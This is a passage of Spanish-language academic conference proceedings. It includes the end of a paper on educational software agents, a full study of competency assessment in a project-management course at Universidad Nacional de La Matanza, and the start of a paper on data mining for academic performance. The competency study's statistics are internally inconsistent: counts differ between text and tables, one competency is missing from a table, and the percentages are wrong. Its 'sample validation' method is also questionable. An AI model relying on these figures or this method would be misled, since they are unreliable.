La educación unida a los avances tecnológicos emerge como el mecanismo que no sólo traslada el legado a las actuales y futuras generaciones, sino que también constituye el entorno por medio del cual se debe inculcar y despertar la curiosidad (por saber más) y se deben forjar los medios para implementar (para utilizar lo ya aprendido) a través del software educativo. Para el desarrollo de un software educativo se consideran varios elementos, como la metodología que establece la estructura y la interacción entre el individuo, así como el funcionamiento lógico.

Esta consolidación y expansión ha generado cambios importantes en las organizaciones e instituciones sociales y concretamente en las formas de relación social. La misma tecnología que mejora nuestras vidas, nos desafía a adaptarnos a nuevos contextos.

Garcia Aretio [22] expone en sus investigaciones que *"en una comunidad se agrupan personas para interactuar socialmente, establecer lazos comunes y compartir ciertos intereses, expectativas, creencias, valores y actividades que establecen los límites e identidad diferenciadora del grupo y todo ello, al menos durante un tiempo"*. En suma, son grupos humanos, comunidades de personas que se basan en intereses, afinidades y valores personales, que discuten, contrastan pareceres y puntos de vistas o intercambian información a través de Internet, en forma relativamente continuada o lo largo del tiempo y ateniéndose a unas determinadas reglas. En este trabajo pudimos ver, apreciar y valorar a través de este análisis comparativo, dos estrategias de software educativos.

Por un lado, Agent SocialMetric [5], una herramienta de medición para determinar las relaciones entre los alumnos, cuando éstas pueden devenir en conflictivas.

Mediante el diagnóstico y la evaluación permanente de las relaciones entre profesores y alumnos y entre iguales, se busca contribuir a la educación para incrementar su calidad y generar el fortalecimiento y ampliación de las trayectorias escolares y educativas de los alumnos. Además con Agent SocialMetric estudiamos las relaciones de los alumnos entre sí. Necesitamos combinar en la herramienta la matemática que provee la Teoría de Grafos y la Informática para procesar y analizar toda esa información. Por ello, el software permite procesar, analizar los datos y además, ayudar a interpretar el lugar que ocupan las relaciones en nuestro estudio.

Por otro lado, Student Play [4] es una herramienta que permite trabajar con juegos, para prevenir situaciones de agresión y bullying, mediante la educación en valores abordando preventivamente los conflictos en el aula y trabajando directamente con los alumnos. La educación en valores es el proceso por el cual las personas incorporan normas éticas en su aprendizaje habitual, donde los alumnos reciben a través de la educación, pautas morales para una convivencia orientada en principios y valores humanos.

En forma comparativa podemos ver que ambas propuestas son software educativos, en los cuales se han tomado en cuenta los aspectos que se consideran importantes para su desarrollo, desde tres enfoques: su entorno, tratamiento y metodología de desarrollo, así como lo menciona GALVIS [16]. Además ambas trabajan en asistir tanto a docentes y alumnos, a través de Agentes Conversacionales de Interfaz, desde perspectivas y perfiles de usuarios diferentes. Así mismo en ambos casos se buscó innovar por un lado a través de juegos didácticos, y por otro lado a través de la aplicación de las técnicas que provee el ARS.

El desafío está planteando para continuar con pruebas de estas herramientas donde puedan presentarse situaciones preventivas y correctivas. Así mismo en entornos de pruebas reales para el caso de Student Play (dado que Agent SocialMetric ha sido probado en entornos reales). También, se pondrá énfasis en implementar las fuentes de datos previstas para el sistema. También, se prevé desarrollar y ampliar la base de conocimiento de los agentes en ambas herramientas, para que el mismo cuente con un amplio margen de respuestas posibles. Se buscará ampliar los métodos de comunicación del agente para aquellos docentes y alumnos que cuenten con algún tipo de discapacidad visual, dando lugar a las funciones de habla del agente. También se buscará trabajar en Student Play adaptando los juegos en otras franjas etarias.

6. Agradecimientos

Los autores desean expresar su agradecimiento a las autoridades de la UTN, Facultad Regional La Plata y al

Departamento de Sistemas de Información por el apoyo brindado.

7. Referencias

- [1] I. Sommerville and M.I.A. Galipienso. *Ingeniería del software*. Fuera de colección Out of series. Pearson Educación, 2005.
- [2] Zulma Cataldi. *Una metodología para el diseño, desarrollo y evaluación de software educativo*. PhD thesis, Facultad de Informática, 2000.
- [3] Antonieta Kuz, Mariana Falco, and Roxana Giandini. Understanding the teaching-learning environment through Agent SocialMetric. In *Information Systems and Technologies (CISTI), 2016 11th Iberian Conference on*, pages 1–4. IEEE, 2016.
- [4] A. Kuz, M. Falco, F. Castellini, and R. Giandini. Student Play: un Módulo Educativo de Agent SocialMetric. In *4to Congreso Nacional de Ingeniería en Informática/Sistemas de Información (CONAISI)*, 2016.
- [5] Giandini Roxana, Kuz Antonieta, Falco Mariana. Combining Software Agents and Gaming through Student Play, an Educational Module in Agent SocialMetric. In *Conferencia Latinoamericana de Informática (CLEI)*, 2017.
- [6] Pere Marqués Graells. Las TIC en la educación social. Entornos de trabajo y ejemplos de uso. *RES: Revista de Educación Social*, 11(ISSN:e1698-9097), 2010.
- [7] Ian Sommerville et al. *Engenharia de software*, 2003.
- [8] P. Tchounikine. *Computer Science and Educational Software Design: A Resource for Multidisciplinary Work in Technology Enhanced Learning*. Springer Berlin Heidelberg, 2011.
- [9] A.C. Ruiz. *Tecnologías audiovisuales y educación: una visión desde la práctica*. Biblioteca de aula. Akal, 1992.
- [10] E. Litwin. *Tecnologías educativas en tiempos de Internet*, chapter 1, pages 5–7. Agenda Educativa. Amorrortu, 2005.
- [11] Raúl Rubén Fernández Aedo and Martín Enrique Delavaut Romero. *EDUCACION Y TECNOLOGIA: Un binomio excepcional*, chapter 1, page 21. 9789872323035. 2008.
- [12] A. Galvis. *Ingeniería de software educativo*. Colección Biblioclase. Ediciones Uniandes, 2000.
- [13] I. Marcano and G. Benigni. Análisis de alternativas metodológicas para el desarrollo de software educativo. *Revista Saber*, 26(1315-0162):3, 2014.
- [14] P.M. Graells. *Software educativo: guía de uso y metodología de diseño*. Estel, 1995.
- [15] G. P. Marquès. Modelos de Desarrollo de MDCS. La Metodología de Pere Marquès. Disponible en: <http://www.peremarques.net/disdesa.htm>, 2005.

- [16] A. Galvis. *Ingeniería de software educativo*. Colección Biblioclase. Ediciones Uniandes, 2000.
- [17] L. Madueño. Desarrollo de Software Educativo bajo Plataforma Web. In *Congreso Internacional EDUTECH 2003, Gestión de las Tecnologías de la Información y la Comunicación en los Diferentes Ámbitos Educativos*, Venezuela, Noviembre 2003.
- [18] J. Sánchez. *Informática educativa*. Nueva Técnica. Editorial Universitaria, Santiago de Chile, Chile, 1993.
- [19] G. Benigni. Una metodología orientada a objetos para la producción de software multimedia. *Revista Saber*, 16:26–32, 2004.
- [20] A. Duarte Orjuela and Mauricio Rojas. Las metodologías de desarrollo ágil como una oportunidad para la ingeniería del software educativo. *Avances en Sistemas e Informática*, 5(2):159–172, 2008.
- [21] M. Polo. Aproximación a un Modelo de Diseño: ADITE. *Docencia Universitaria*, 1(4):67–83, 2003.
- [22] Lorenzo García Aretio. *La educación a distancia: de la teoría a la práctica*. Ariel Educación. Ariel, 2001.

Evaluación de Competencias en Asignatura Gestión Organizacional de la Universidad Nacional de la Matanza

Sergio Daniel Conde. Universidad Nacional de La Matanza. sconde@unlam.com.ar

Andrea Vera. Universidad Nacional de la Matanza. avera@unlam.edu.ar

Santiago Igarza. Universidad Nacional de La Matanza. asigarza@unlam.edu.ar

Resumen

El objetivo general de la investigación ha sido la evaluación de competencias en la Asignatura Gestión Organizacional en estudiantes de la carrera de Ingeniería en Informática de la Universidad Nacional de la Matanza para favorecer el aprendizaje del alumno

A partir de esa finalidad se ha propuesto crear los recursos y materiales necesarios para poder desarrollar una experiencia de “Evaluación de Competencias en la Asignatura Gestión Organizacional ” para los cursos durante los años 2014-2017”.

Es normal que los alumnos reciben del docente en el aula una primera aproximación a los contenidos de la asignatura, sobre los cuales, posteriormente, profundizan en casa realizando trabajos o distintas tareas.

Estos recursos permiten al alumno establecer una primera toma de contacto con los contenidos o herramientas a trabajar. Una vez en clase, los alumnos realizan tareas desarrollo como consultar dudas, debates, creación de recursos, realización de las prácticas, etc. De este modo se utilizan las clases presenciales en el aula para profundizar y trabajar esos contenidos, mediante actividades dinámicas, que fomenten el desarrollo del as competencias del alumnado.

Se parte de la Hipótesis: La aplicación de competencias en la Asignatura Gestión Organizacional en estudiantes de la carrera de Ingeniería en Informática de la Universidad Nacional de la Matanza favorece el aprendizaje del alumno.

Se aplica una metodología detallada donde se integran diferentes elementos que permiten identificar el análisis cualitativo y cuantitativo comparando diferentes variables que se encuentran presentes en la aplicación de competencias aplicadas.

Por último para terminar se procede a validar la muestra con los resultados obtenidos.

El tipo de diseño es cuantitativo / cualitativo.

Palabras Clave

Aprendizaje, Competencias, Educación Universitaria, Gestión Organizaional.

Introducción

Elementos del Trabajo y Metodología

El objetivo de la investigación es demostrar la evaluación de competencias en la Asignatura Gestión Organizacional en estudiantes de la carrera de Ingeniería en Informática de la Universidad Nacional de la Matanza

Se parte de la Hipótesis: La evaluación de competencias en la Asignatura Gestión Organizacional en estudiantes de la carrera de Ingeniería en Informática de la Universidad Nacional de la Matanza favorece el aprendizaje del alumno.

Se aplica una metodología detallada donde se integran diferentes elementos que permiten identificar el análisis cualitativo y cuantitativo comparando diferentes variables que se encuentran presentes en la aplicación de competencias en estudiantes de la carrera de Ingeniería en Informática de la Universidad Nacional de la Matanza

Por último para terminar se procede a validar la muestra con los resultados obtenidos.

El tipo de diseño es cuantitativo / cualitativo

1. Marco Teórico

1.1. Las Competencias

Una competencia es “una característica subyacente en una persona que está causalmente relacionada con el desempeño, referido a un criterio superior o efectivo, en un trabajo o situación” [1].

De acuerdo con esta definición, hablamos de característica subyacente porque la competencia es una parte

profundamente arraigada en la personalidad del estudiante que puede predecir su comportamiento en una amplia variedad de situaciones académicas o profesionales. Destacamos que está causalmente relacionada porque puede explicar o predecir su futuro desempeño profesional; mientras que la referencia a un criterio significa que la competencia predice la actuación buena o deficiente del estudiante utilizando un estándar de medida específico.

Las características subyacentes a la competencia son de diferentes tipos. Así, podemos hablar de motivos, rasgos de la personalidad, autoconcepto, conocimientos y habilidades.

Los motivos son las cosas que un estudiante piensa de modo consistente o quiere como causa de determinada acción. Cuando un estudiante acude a clase, realiza una práctica en el laboratorio o prepara un examen lo hace para lograr metas tales como aprobar una materia, dominar determinadas habilidades o satisfacer una necesidad personal, reconocimiento, amistad, pertenencia a un grupo. De estos motivos el estudiante puede ser consciente en mayor o menor grado.

Los rasgos de la personalidad son características que se manifiestan físicamente y que suponen respuestas consistentes a situaciones o informaciones donde los estudiantes muestran diferentes tiempos de reacción ante una pregunta o la situación planteada por un problema; de igual modo, presentan diferentes grados de iniciativa ante las sugerencias y demandas que le plantea el profesor o los compañeros.

El conocimiento es la información con que cuenta una persona sobre áreas más o menos específicas de contenido de un plan de estudios. Esos conocimientos pueden estar referidos a conceptos, hechos o procedimientos ligados a las materias que estudian.

Finalmente, la habilidad es la destreza o capacidad del estudiante para desarrollar una cierta actividad física o mental donde el estudiante de ingeniería puede diseñar las operaciones de una planta industrial que afectan a una decena de procesos y subprocesos diferentes.

Según la OIT en el año 2000 define a la competencia como la capacidad efectiva para llevar a cabo exitosamente una actividad laboral plenamente identificada. Las competencias son el conjunto de conocimientos, procedimientos y actitudes combinados, coordinados e integrados en la acción adquiridos a través de la experiencia formativa y no formativa que permite al individuo resolver problemas específicos de forma autónoma y flexible en contextos singulares.

Perrenoud establece “Las diez nuevas competencias” para enseñar aparecen estructuradas en dos niveles. El primer nivel queda constituido por lo que él llama competencias de referencia. Son campos o dominios que considera prioritarios en los programas de formación continua del profesor de Primaria.

Estas competencias de referencia, o primer nivel de estructuración son las siguientes: 1. Organizar y animar situaciones de aprendizaje; 2. Gestionar la progresión de los aprendizajes; 3. Elaborar y hacer evolucionar dispositivos de diferenciación; 4. Implicar a los alumnos en su aprendizaje y en su trabajo; 5. Trabajar en equipo; 6. Participar en la gestión de la escuela; 7. Informar e implicar a los padres; 8. Utilizar las nuevas tecnologías; 9. Afrontar los deberes y los dilemas éticos de la profesión; y 10. Organizar la propia formación continua. [2].

1.2. Perspectivas del Aprendizaje

En el aprendizaje las personas no entienden, ni utilizan de manera inmediata la información que se les

proporciona. En cambio el individuo siente la necesidad de construir su propio conocimiento, generando el mismo por intermedio de la experiencia. La experiencia es el instrumento que conduce a la creación de esquemas que son modelos mentales que se almacenan en las mentes.

Los esquemas mentales almacenados en la mente van cambiando, agregando información y se van convirtiendo cada vez más sofisticados por intermedio de dos factores elementales: la asimilación y el alojamiento. [3].

El constructivismo social tiene como eje central que cada función en el desarrollo cultural de las personas aparece a nivel social y luego a nivel individual.

En un primer momento entre un grupo de personas intersicológico y luego dentro de sí mismo o intrapsicológico.

Estos elementos se aplican tanto en la atención voluntaria, como en la memoria lógica y en la formación de los conceptos.[4].

El profesor en la web en lugar de aportar conocimientos, tiene el rol de participar en la generación del conocimiento junto al estudiante de forma construida y compartida. El estudiante asume un rol donde entiende a la perfección que los procesos centrales del aprendizaje son los procesos de organización y la comprensión fundamental del material didáctico compartido debido a que el aprendizaje es el resultado de la interpretación y transformación de los materiales didácticos recibidos.

En este proceso de aprendizaje el estudiante es el actor fundamental como protagonista del aprendizaje [5].

Los estudiantes que se encuentran comprometidos en el proceso de aprendizaje en la web se pueden resaltar las siguientes características:

- Responsables del Aprendizaje.
- Motivados por el Aprendizaje.
- Colaborativos.
- Estratégicos.

Estas características junto con el nuevo rol del profesor son los elementos que contribuyen que la educación sea para toda la vida, convirtiéndose en un elemento esencial la relación sinérgica entre alumno – profesor [6].

Elementos del Trabajo y Metodología

Organización:

Para Evaluar competencias en la Asignatura Gestión Organizacional se dividieron en equipos de seis integrantes como máximo donde aplican la metodología de Gestión de Proyectos P.M.I.(Project Management Institute) desarrollando un proyecto real del ámbito profesional que se presenta en la cátedra de la Asignatura.

Primera Etapa:

El alumno en el aula virtual de la asignatura tiene a disposición diferentes apuntes con guías de las etapas para aplicar los contenidos del estudio de viabilidad incluyendo herramientas de diagnóstico como diagrama causa efecto y diagrama de Pareto.

Se utiliza la clase presencial para dar apoyo a conceptos básicos de gestión de proyectos estableciendo la aplicación del estudio de viabilidad.

Se utilizan las clases presenciales para dar soporte a cada uno de los conceptos que contemplan el estudio de factibilidad.

Segunda Etapa:

El alumno en el aula virtual tiene a disposición diferentes apuntes explicativos de Identificación de Requerimientos, alcance y wbs.

Se utilizan las clases presenciales para desarrollar cada uno de los conceptos teóricos.

Tercera Etapa:

El alumno en el aula virtual tiene a disposición diferentes apuntes explicativos de Identificación de actividades, identificar secuencias, estimar recursos, estimar duración del proyecto, desarrollar cronograma del

proyecto.

Cuarta Etapa:

El alumno en el aula virtual tiene a disposición diferentes apuntes explicativos de determinar costos, determinar el presupuesto económico y financiero.

Se utilizan las clases presenciales para desarrollar cada uno de los conceptos teóricos.

Quinta Etapa:

El alumno en el aula virtual tiene a disposición diferentes apuntes explicativos de planear Recursos Humanos, planear Comunicaciones, planear Calidad.

Se utilizan las clases presenciales para desarrollar cada uno de los conceptos teóricos.

Sexta Etapa:

El alumno en el aula virtual tiene a disposición diferentes apuntes explicativos de identificar y planear diferentes tipos de riesgos.

Se utilizan las clases presenciales para desarrollar cada uno de los conceptos teóricos.

Para Evaluar Competencias se tuvo en cuenta:

Se organizó a los alumnos en equipos de seis integrantes como máximo durante los años 2014 a 2017 con un total de 300 estudiantes a un promedio de 60 estudiantes por comisión durante cinco cuatrimestres.

Se deja en claro que la evaluación de competencias se puede realizar porque se desarrollan proyectos reales del ámbito profesional.

Se tienen en cuenta las siguientes competencias:

Conocer el potencial y limitaciones de cada herramienta utilizada en el estudio de viabilidad.

Aplicación adecuada de herramientas de Diagnóstico.

Aplicación adecuada de Identificación de Requerimientos, alcance y wbs.

Aplicación adecuada de tiempos del proyecto.

Aplicación adecuada de costos del proyecto.

Aplicación adecuada de Recursos Humanos

Aplicación adecuada de Comunicaciones.

Aplicación adecuada de Riesgos.

Aplicación adecuada de Calidad.

Resultados

Analizando Aplicación de Viabilidad




Gráfico 1: Gráfico de Identificación de Viabilidad

Se observa que 288(doscientos ochenta y ocho) alumnos aplicaron adecuadamente el estudio de viabilidad con un 96%

Se observa que 12 (doce) alumnos no accedieron adecuadamente el Estudio de viabilidad con un porcentaje del 4%.




Gráfico 2: Gráfico Aplicación herramientas de Diagnóstico.

Se observa que 294(doscientos noventa y cuatro) alumnos aplicaron adecuadamente herramientas de diagnóstico con un porcentaje del 98%
Se observa que 6 (seis) alumnos no aplicaron adecuadamente herramientas de diagnóstico con un porcentaje del 2%.




Gráfico 3: Gráfico de Aplicación de Alcance, requerimiento y wbs.

Se observa que 295(doscientos noventa y cinco) alumnos aplicaron adecuadamente alcance, requerimiento y wbs con un porcentaje del 98%
Se observa que 5 (cinco) alumnos no aplicaron adecuadamente alcance, requerimiento y wbs con un porcentaje del 2%.




Gráfico 4: Gráfico Aplicación de Costos.

Se observa que 294(doscientos noventa y cuatro) alumnos aplicaron adecuadamente costos con un porcentaje del 98%
Se observa que 6 (seis) alumnos no aplicaron adecuadamente costos con un porcentaje del 2%.




Gráfico 5: Gráfico Identificación de Recursos Humanos.

Se observa que 294(doscientos noventa y cuatro) alumnos identificaron adecuadamente recursos humanos con un porcentaje del 98%
Se observa que 6 (seis) alumnos no identificaron adecuadamente recursos humanos con un porcentaje del 2%.




Gráfico 6: Gráfico Identificación de Comunicaciones

Se observa que 288(doscientos ochenta y ocho) alumnos aplicaron adecuadamente la comunicación con un 96%

Se observa que 12 (doce) alumnos no accedieron adecuadamente comunicaciones con un porcentaje del 4%.




Gráfico 8: Gráfico de Aplicación de Calidad

Se observa que 294(doscientos noventa y cuatro) alumnos identificaron adecuadamente calidad con un porcentaje del 98%

Se observa que 6 (seis) alumnos no identificaron adecuadamente calidad con un porcentaje del 2%.




Gráfico 7: Gráfico Identificación de Riesgos

Se observa que 294(doscientos noventa y cuatro) alumnos identificaron adecuadamente riesgos con un porcentaje del 98%

Se observa que 6 (seis) alumnos no identificaron adecuadamente riesgos con un porcentaje del 2%.

✓ Validando Muestra:

Para validar la muestra se tiene en cuenta la siguiente tabla:

Competencias Aplicadas		
	Bien	Mal
Viabilidad	288	12
Diagnóstico	294	6
Alcance	295	5
Costos	294	6
Recursos Humanos	288	12
Riesgos	294	6
Calidad	294	6
Media	292,43	7,57
Desviación Estándar	3,05	3,05
Desviación Estándar/media	0,01	0,40
	Muestra Validada	

Tabla 1: Tabla de Competencias Bien Aplicadas y Competencias No Aplicadas.

La muestra queda validada al observar que el resultado de la división entre la desviación Estandar y la media es menor competencias bien aplicadas (0,01 es menor a 0,40). Por lo tanto queda validada la muestra.



Gráfico 9: Gráfico Validación de la Muestra.

Analizando el Gráfico nueve de Competencias Aplicadas ordenados de menor a mayor se obtiene

Competencias Aplicadas		
	Mal	%
Alcance	5	10%
Diagnóstico	6	11%
Costos	6	11%
Riesgos	6	11%
Calidad	6	11%
Viabilidad	12	12%
Recursos Humanos	12	12%

Tabla 2: Tabla de Competencias mal Aplicadas ordenadas de menor a mayor.

Analizando la tabla se observa que los siguientes Viabilidad y Recursos Humanos son los elementos que tuvieron mayor dificultad en aplicar con un porcentaje del 12%




Gráfico 10: Gráfico de Desviación Estandar de Competencias Aplicadas y Competencias no Aplicadas.

Conclusión.

Partiendo de la Hipótesis: La evaluación

de competencias en la Asignatura Gestión Organizacional en estudiantes de la carrera de Ingeniería en Informática de la Universidad Nacional de la Matanza favorece el aprendizaje del alumno la investigación permite demostrar:

✓ Detectar la cantidad de alumnos que ingresan a consultar la bibliografía de la Asignatura por intermedio de apuntes como un instrumento de conexión con el aprendizaje a desarrollar.

✓ Detectar la cantidad de alumnos que no ingresan a consultar la bibliografía de la Asignatura.

✓ Realizar el seguimiento en las clases de aula de la aplicación de cada uno de los temas elaborados en el aula virtual.

✓ Realizar el seguimiento del desarrollo del proyecto con cada uno de los contenidos elaborados en las clases presenciales.

✓ Realizar el seguimiento de las competencias aplicadas en el diseño del proyecto cada uno de los contenidos elaborados.

✓ Realizar el seguimiento de las competencias no aplicadas en el diseño del proyecto según los contenidos establecidos.

✓ Identificar la responsabilidad de cada alumno en el ingreso al aula virtual.

✓ Teniendo en cuenta la bibliografía se puede detectar:

- Responsables del Aprendizaje.
- Motivados por el Aprendizaje.
- Colaborativos.
- Estratégicos.

En el diseño y aplicación de cada elemento que se incorpora al aprendizaje y se integra en forma sucesiva durante el desarrollo de la Asignatura.

✓ Se puede observar cuales son los temas que mayor dificultad tienen en la aplicación dentro del Proyecto.

✓ Corregir los temas donde los alumnos tienen mayor dificultad en resolver en cada uno de los temas que se aplican en el desarrollo del trabajo

práctico.

✓ Se puede determinar que se obtiene una aplicación adecuada de Competencias Aplicadas validando la hipótesis inicial.

Fortalezas:

✓ Se puede determinar la validación comprobable de la muestra.

✓ Identificar las competencias aplicadas en la Asignatura en los alumnos.

✓ Optimizar la evaluación de competencias aplicadas en la Asignatura Gestión Organizacional.

✓ Aplicación de competencias adquiridas en la formación académica de la Universidad de la Universidad Nacional de La Matanza en la Asignatura Programación en el ámbito laboral del estudiante.

✓ Elaborar metodologías de aprendizaje que le permitan al alumno el desarrollo de la estructura cognitiva del alumno de la Universidad Nacional de la Matanza en la Asignatura Gestión Organizacional.

✓ Elaborar metodologías de aprendizaje que le permitan al alumno la adquisición de un aprendizaje significativo del alumno de la Universidad Nacional de la Matanza en en la Asignatura Gestión Organizacional.

✓ Mejorar continuamente la aplicación de nuevas metodologías de enseñanza en beneficio del alumno de la Universidad Nacional de la Matanza en la Asignatura Gestión Organizacional.

Debilidades:

✓ El resultado del análisis cualitativo y cuantitativo obtenido en la aplicación de Competencias Aplicadas junto con el Análisis de Desviación permite puede observar cuales son las Competencias se aplican en forma inadecuada en la Asignatura Gestión Organizacional.

✓ Esta debilidad es un instrumento de aporte muy importante para poder

corregir y actualizar el contenido de la Asignatura Gestión Organizacional.

✓ Tomar decisiones validadas cuantitativamente y cualitativamente en la futura confección de los contenidos de la Asignatura Gestión Organizacional.

✓ Corregir desviaciones que se presentan en el desarrollo de la Asignatura Gestión Organizacional.

✓ Mejorar continuamente el desarrollo de la Asignatura Gestión Organizacional.

Referencias.

[1] Spencer, L.M. & Spencer, S.M. (1993). *Competence at Work*. New York : John Wiley and Sons.

[1] Garcia y Pardo, 2007. Web 2.0. Inteligencia colectiva o medios fastfood. Grup de Recerca d'InteraccionsDigitals. Universidad de Vic.

[2] *Perrenoud, PH. (2004). Diez Nuevas Competencias para Enseñar. Barcelona: Grao.*

[3] Piaget, J. (1978). *La representación del mundo en el niño*. Madrid: Morata.

[4] Vygotsky, L. S. (1978). *Mind in society*. Cambridge, MA.: Harvard University Press.

[5] Beltran Llera, J, A (1996). *Procesos, estrategias y técnicas de aprendizaje*. Madrid. Editorial Síntesis S.A.

[6] Collazos C, Guerrero L, Vergara A (2001). "Aprendizaje Colaborativo: un cambio en el rol del profesor". *Memorias del III Congreso de Educación Superior en Computación. Jornadas Chilenas de la Computación*. Punta Arenas Chile.

Datos de Contacto

Sergio Daniel Conde

Predicción del Rendimiento Académico con Minería de Datos Buscando Reducir el Bajo Rendimiento Académico en Asignatura de la UTN-FRRe

David L. la Red Martínez, Mirtha E. Giovannini, Reinaldo Scappini

*Grupo de Investigación Educativa / Departamento de Ingeniería en Sistemas de Información /
Facultad Regional Resistencia / Universidad Tecnológica Nacional
French 414, (3500) Resistencia, Argentina, +54-9379-4638194
laredmartinez@gigared.com meg_c51@yahoo.com.ar rscappini@gmail.com*

Resumen

A menudo, las universidades no son capaces de lidiar con la variedad de factores que pueden afectar el rendimiento académico de los estudiantes. Este tipo de situación genera la necesidad de herramientas que determinen patrones de desempeño académico, y permitan establecer perfiles como base para detectar posibles casos de bajo rendimiento de los estudiantes, es decir, detectar los alumnos que necesitan apoyo en sus actividades académicas.

Palabras clave: *rendimiento académico, patrones de rendimiento académico, perfiles de rendimiento académico, minería de datos.*

Abstract

Often, universities are not able to deal with the variety of factors that may affect the academic performance of students. This kind of situation generates the need of tools that establish academic performance patterns, setting profiles as a basis to detect potential cases of underachieving students who need support in their academic activities.

Keywords: *academic performance, academic performance patterns, academic performance profiles*

1. Introducción

La deserción de los estudiantes tiene una alta relación con su rendimiento académico, es decir la productividad del alumno [1]. El rendimiento académico está ligado con la asimilación correcta de los contenidos, las demás actividades que realiza y sus características personales (sociales e individuales), siendo un elemento fundamental de análisis ya que puede reflejar muchas características de las instituciones.

